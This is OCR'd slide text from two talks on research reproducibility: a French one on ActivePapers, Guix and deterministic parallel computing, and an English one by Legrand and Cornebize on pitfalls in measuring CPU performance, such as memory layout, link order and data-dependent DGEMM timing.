
## Média numériques pour la science

| | Plateforme | Interface | Contenu |
|---|---|---|---|
| Article | Lecteur PDF<br>LaTeX<br>Word<br>... | Format PDF | Fichiers PDF |
| Vidéo | Lecteur MP4<br>Caméra<br>Montage<br>... | Format MP4 | Fichiers MP4 |
| Calcul | Inspecteur de données<br>Editeur<br>Exécution<br>... | Format ActivePapers | Fichiers ActivePapers |

## 2010: ActivePapers JVM




## 2010: ActivePapers JVM




Peu de code scientifique pour JVM


## 2013: ActivePapers Python




## 2013: ActivePapers Python



## 2016: Guix


Code / données projet
Logiciels communautaires
Infrastructure scientifique
Guix
Linux + POSIX
Matériel

## 2016: Guix


Code / données projet
À intégrer
Logiciels communautaires
Infrastructure scientifique
Guix
Linux + POSIX
Matériel

## Le calcul parallèle

Rien n’empêche de faire du calcul parallèle déterministe ...

## Le calcul parallèle

Rien n’empêche de faire du calcul parallèle déterministe ...

... sauf l’infrastructure dominante en HPC (MPI etc.)


## Le calcul parallèle

Rien n'empêche de faire du calcul parallèle déterministe ...

... sauf l'infrastructure dominante en HPC (MPI etc.)

Pour l'arithmétique à virgule flottante, il restera une dépendance de l'architecture de la machine.

## La reproductibilité dans l'univers HPC




LE RENARD ET LES RAISINS

Certain renard gascon, d'autres disent normand,
mourant presque de faim, vit en haut d'une treille
des raisins mûrs apparemment,
et couverts d'une peau vermeille.
Le galant en eût fait volontiers un repas ;
mais comme il n'y pouvait atteindre :
— Ils sont trop verts, dit-il, et bons pour des goujats.

Fit-il pas mieux que de se plaindre ?

## Résumé

1. La reproductibilité du calcul déterministe peut être assurée automatiquement.
2. Une chaîne d'outils fiables réduirait largement la nécessité de refaire des calculs coûteux.
3. Travaux en cours, on va y arriver!
4. Le calcul parallèle peut être rendu déterministe, mais pour l'instant c'est difficile.



# Obtaining Faithful/Reproducible Measurements on Modern CPUs

Arnaud Legrand and Tom Cornebize
Univ. Grenoble Alpes, CNRS, Inria, Grenoble INP

Journée SIF – Reproductibilité de la recherche
May 2021


## Reproducible Research and Computer Science

## Common Reproducibility Concerns in Modern Science

*The processing steps between raw observations and findings have gotten increasingly numerous and complex*


## Common Reproducibility Concerns in Modern Science

*The processing steps between raw observations and findings have gotten increasingly numerous and complex*




## Common Reproducibility Concerns in Modern Science

*The processing steps between raw observations and findings have gotten increasingly numerous and complex*




## Common Reproducibility Concerns in Modern Science

*The processing steps between raw observations and findings have gotten increasingly numerous and complex*




## Common Reproducibility Concerns in Modern Science

*The processing steps between raw observations and findings have gotten increasingly numerous and complex*



## Common Reproducibility Concerns in Modern Science


*The processing steps between raw observations and findings have gotten increasingly numerous and complex*



Reproducible Research = Bridging the Gap by working Transparently

## "Reproducible Research": First Appearance

Claerbout & Karrenbach, meeting of the Society of Exploration Geophysics, 1992



**Electronic Documents Give Reproducible Research a New Meaning** **RE1.3**

*Jon F. Claerbout and Martin Karrenbach, Stanford Univ.*

**SUMMARY**

A revolution in education and technology transfer follows from the marriage of word processing and software command scripts. In this marriage an author attaches to every figure caption a pushbutton or a name tag usable to recalculate the figure from all its data, parameters, and programs. This provid[illegible]finition of reproducibility in computa-

In 1990, we set this sequence of goals:


- Learn how to merge a publication with its underlying computational analysis.
- Teach researchers how to prepare a document in a form where they themselves can reproduce their own research results a year or more later by "pressing a single button".
- Learn how to leave finished work in a condition where coworkers can reproduce the calculation including the final illustration by pressing a button in its caption.
- Prepare a complete copy of our local software environment so that graduating students can take their work away with them to other sites, press a button, and reproduce their Stanford work.
- Merge electronic documents written by multiple authors (SEP reports).
- make incremental improvements in electronic-document software
- seek partners for broadening standards (and making incremental improvements).

Our basic goal is reproducible research. The electronic document is our means to this end. In principle, reproducibility in research can be achieved without electronic documents and that is how we started. Our first nonelectronic reproducible document was a textbook in which the paper document contained the name of a program script in every figure caption. The program scripts were organized by book chapter and section so they could be correlated to an accompanying magnetic tape dump of the file system. The magnetic tape also contained all the necessary data to feed the program script.

Now that we have begun using CD-ROM publication, we can go much further. Every figure caption contains a pushbutton that jumps to the appropriate science directory (folder) and initiates a figure rebuild command and then displays the figure, possibly as a movie or interactive program. We normally display seismic images of the earth's interior, but to reach wider audiences, Figure 1 shows a satellite weather picture which the pushbutton will animate as seen on commerical television. We include all our plot software as well as freely available software from many sources, including compilers and the LaTeX word processing system. Naturally

## Existing Tools, Emerging Standards

### Notebooks and workflows



jupyter Welcome to P

File Edit View Insert Cell

jupyter

**Welcome to the**

This Notebook Server wa

WARNING
Don't rely on this serv

Your server is hosted tha

**Run some Python**

To run the code below:

1. Click on the cell to se
2. Press `SHIFT+ENTER`

A full tutorial for using the

```
In [ ]: %matplotlib inline

        import pandas as pd
        import numpy as np
        import matplotlib
```

jupyter Lorenz Differential Equations (autosaved)

File Edit View Insert Cell Kernel Help | Python 3

Cell Toolbar: None

**Exploring the Lorenz System**

In this Notebook we explore the Lorenz system of differential equations:

$$\dot{x} = \sigma(y - x)$$
$$\dot{y} = \rho x - y - xz$$
$$\dot{z} = -\beta z + xy$$

This is one of the classic systems in non-linear differential equations. It exhibits a range of complex behaviors as the parameters ($\sigma$, $\beta$, $\rho$) are varied, including what are known as *chaotic solutions*. The system was originally developed as a simplified mathematical model for atmospheric convection in 1963.


```
In [7]: interact(Lorenz, N=fixed(10), angle=(0.,360.),
                 σ=(0.0,50.0),β=(0.,5), ρ=(0.0,50.0));
```


| | |
|---|---|
| angle | 308.2 |
| max_time | 12 |
| σ | 10 |
| β | 2.6 |
| ρ | 28 |

jupyter RStudio

ANDURIL WORKFLOW PLATFORM
Galaxy PROJECT
Makeflow
nextflow
KNIME
COMMON WORKFLOW LANGUAGE
VT
Luigi

### Software environments





ReproZip
Guix

### Sharing platforms

jupyterhub
arXiv.org
HAL archives-ouvertes.fr
figshare
zenodo
Software Heritage

## Reproducibility, Computers and Computer Science

Scientific practices have greatly evolved, in particular since we rely on computers
How computers broke science – and what we can do about it

– Ben Marwick, The conversation, 2015

1. Computational science concerns:

   **Genomics** software engineering, computational reproducibility, provenance

   **Computational fluid dynamics** numerical issues

2. Statistical concerns:

   **Social Psychology, Medical sciences, ...** methodology, statistics, pre-registration

What about Computer Science ?

## All this is about Computational Sciences. Should we care ?

Computer Science is young and inherits from Mathematics, Engineering, Linguistic, Nat. Sciences, …

Purely theoretical scientists whose practice is close to mathematics *may* not be concerned (can't publish a math article without releasing the proofs).

- Have a look at talk by Vladimir Voevodsky in 2014 at Princeton 😉

*Les quatre concepts de l'informatique*, Gilles Dowek 2011:

- Algorithm, Machine, Language, Information

## Well, I design algorithms!

- ”Real” problems are all NP-hard, Log-APX, etc.
- Real workload = ~~NP-completeness proof widgets~~, regularities and properties (difficult to formally state but that should be exploited)

Algorithms are evaluated on particular workloads that impact both their running time and the quality of the solutions

## Well, I design algorithms!

- ”Real” problems are all NP-hard, Log-APX, etc.
- Real workload = ~~NP-completeness proof widgets~~, regularities and properties (difficult to formally state but that should be exploited)

Algorithms are evaluated on particular workloads that impact both their running time and the quality of the solutions

Image Processing: True horror stories, E. Meinhardt-Llopis, CANUM 2016

- *The proposed multigrid algorithm converges to the solution of the problem in O(N)* using biharmonic functions
- Surprisingly, our naive multi-scale Gauss-Seidel converges much faster


## Well, I design algorithms!


- ”Real” problems are all NP-hard, Log-APX, etc.
- Real workload = ~~NP-completeness proof widgets~~, regularities and properties (difficult to formally state but that should be exploited)

Algorithms are evaluated on particular workloads that impact both their running time and the quality of the solutions

Image Processing: True horror stories, E. Meinhardt-Llopis, CANUM 2016

- *The proposed multigrid algorithm converges to the solution of the problem in $O(N)$* using biharmonic functions
- Surprisingly, our naive multi-scale Gauss-Seidel converges much faster





$\rightsquigarrow$ IPOL

## I design Machine Learning Algorithms

Machine Learning: Trouble at the lab, The Economist 2013

> *According to some estimates, three-quarters of published scientific papers in the field of machine learning are bunk because of this "overfitting".* – *Sandy Pentland (MIT)*

NeurIPS, ICLR: open reviews, reproducibility challenges
$\rightarrow$ Joelle Pineau @ NeurIPS'18

Every month in CACM, there is an article about the ethical consequences of Machine Learning on:

- Car driving, Autonomous guns, Law enforcement (risk assessment, predictive policing), … It's Not the Algorithm, It's the Data (CACM, Feb. 2017)
- Advertising, Loan attribution, Selection at University, Organ transplant

Increasing society concern about fairness and transparency

## Experimenting with Computers

*Computer science is not more related to computers than Astronomy to telescopes*

*– Dijkstra (mis-attributed)*

Right, why should we care about computers? They are deterministic machines after all, right? 😉

## Experimenting with Computers

*Computer science is not more related to computers than Astronomy to telescopes*

*– Dijkstra (mis-attributed)*

Right, why should we care about computers? They are deterministic machines after all, right? 😉


**Model ≠ Reality.** Although designed and built by human beings, computer systems are so complex that mistakes easily slip in...

Our reality evolves!!! The hardware keeps evolving so most results on old platforms quickly become obsolete (although, we keep building on such results 😉).

**We need to regularly revisit and allow others to build on our work!**


## Key Concerns for our Community (Room for Improvement)

*How are cloud performance currently obtained and reported?*, *Methodological Principles for Reproducible Performance Evaluation in Cloud Computing*, IEEE Trans. on Soft. Eng., July 2019



## Key Concerns for our Community (Room for Improvement)

*How are cloud performance currently obtained and reported?*, *Methodological Principles for Reproducible Performance Evaluation in Cloud Computing*, IEEE Trans. on Soft. Eng., July 2019



Key DoE principles:

1. Replicate to increase reliability.
2. Randomize to reduce bias ⇝ Evaluate statistical confidence.


## Horror Stories when Measuring CPU Performance

## Measuring performance is difficult

*Producing wrong data without doing anything obviously wrong!*

Mytkowicz et al. in ACM SIGPLAN Not. 44(3), March 2009

*changing the size of environment variables can trigger performance degradation as high as 300%; simply changing the link order of object files can cause performance to decrease by as much as 57%.*




## Measuring performance is difficult

*Producing wrong data without doing anything obviously wrong!*

Mytkowicz et al. in ACM SIGPLAN Not. 44(3), March 2009

> *changing the size of environment variables can trigger performance degradation as high as 300%; simply changing the link order of object files can cause performance to decrease by as much as 57%.*



Taming the Influence of Memory Layout. *Stabilizer: Statistically Sound Performance Evaluation*, C. Curtsinger and E. Berger in ASPLOS 2013


> *Stabilizer forces executions to sample the space of memory configurations by repeatedly rerandomizing layouts of code, stack, and heap objects at run-time. [..] Re-randomization ensures that layout effects follow a Gaussian distribution, enabling the use of statistical tests like ANOVA.*

## Measuring performance is difficult

*Producing wrong data without doing anything obviously wrong!*

Mytkowicz et al. in ACM SIGPLAN Not. 44(3), March 2009

*changing the size of environment variables can trigger performance degradation as high as 300%; simply changing the link order of object files can cause performance to decrease by as much as 57%.*



Taming the Influence of Memory Layout. *Stabilizer: Statistically Sound Performance Evaluation*, C. Curtsinger and E. Berger in ASPLOS 2013

> *Stabilizer forces executions to sample the space of memory configurations by repeatedly rerandomizing layouts of code, stack, and heap objects at run-time. [..] Re-randomization ensures that layout effects follow a Gaussian distribution, enabling the use of statistical tests like ANOVA.*

Randomization helps fighting bias incured by:


1. specific configurations $AA\dots A \to A_1A_2\dots A_n$ (~~pseudo-replication~~)
2. temporary perturbations $AA\dots A\,BB\dots B \to ABBAAAB\dots$

## On the Importance of Content Initialization

- $C = A \times A$ (2048 $\times$ 2048), independant
- Time scale = 5 minutes
- $A$ initialized with $\boxed{0}$ $\boxed{1}$ $\boxed{0.987}$ $\boxed{1, 2, 3, \ldots}$ $\boxed{\textit{random}}$?

## On the Importance of Content Initialization


- $C = A \times A$ (2048 × 2048), independant
- Time scale = 5 minutes
- $A$ initialized with $\boxed{0}$ $\boxed{1}$ $\boxed{0.987}$ $\boxed{1, 2, 3, \ldots}$ $\boxed{random}$?



Courtesy of T. Cornebize, *DGEMM performance is data-dependent* https://hal.inria.fr/hal-02401760

## On the Importance of Content Initialization

- $C = A \times A$ (2048 × 2048), independant
- Time scale = 5 minutes
- $A$ initialized with $\boxed{0}$ $\boxed{1}$ $\boxed{0.987}$ $\boxed{1, 2, 3, \ldots}$ $\boxed{\textit{random}}$?




Bit-flips ⇒ NRJ Consumption ⇒ T°↑ + TDP ⇒ Frequency ⇒ Performance ?!?

Courtesy of T. Cornebize, *DGEMM performance is data-dependent* https://hal.inria.fr/hal-02401760

## On the Importance of Content Initialization


- $C = A \times A$ ($2048 \times 2048$), independant
- Time scale = 5 minutes
- $A$ initialized with $\boxed{0}$ $\boxed{1}$ $\boxed{0.987}$ $\boxed{1, 2, 3, \ldots}$ $\boxed{\textit{random}}$?



Courtesy of T. Cornebize, *DGEMM performance is data-dependent* https://hal.inria.fr/hal-02401760

## On the Importance of Content Initialization


- $C = A \times A$ (2048 × 2048), independant
- Time scale = 5 minutes
- $A$ initialized with $\boxed{0}$ $\boxed{1}$ $\boxed{0.987}$ $\boxed{1, 2, 3, \ldots}$ $\boxed{\textit{random}}$?



Courtesy of T. Cornebize, *DGEMM performance is data-dependent* https://hal.inria.fr/hal-02401760

## On the Importance of Content Initialization

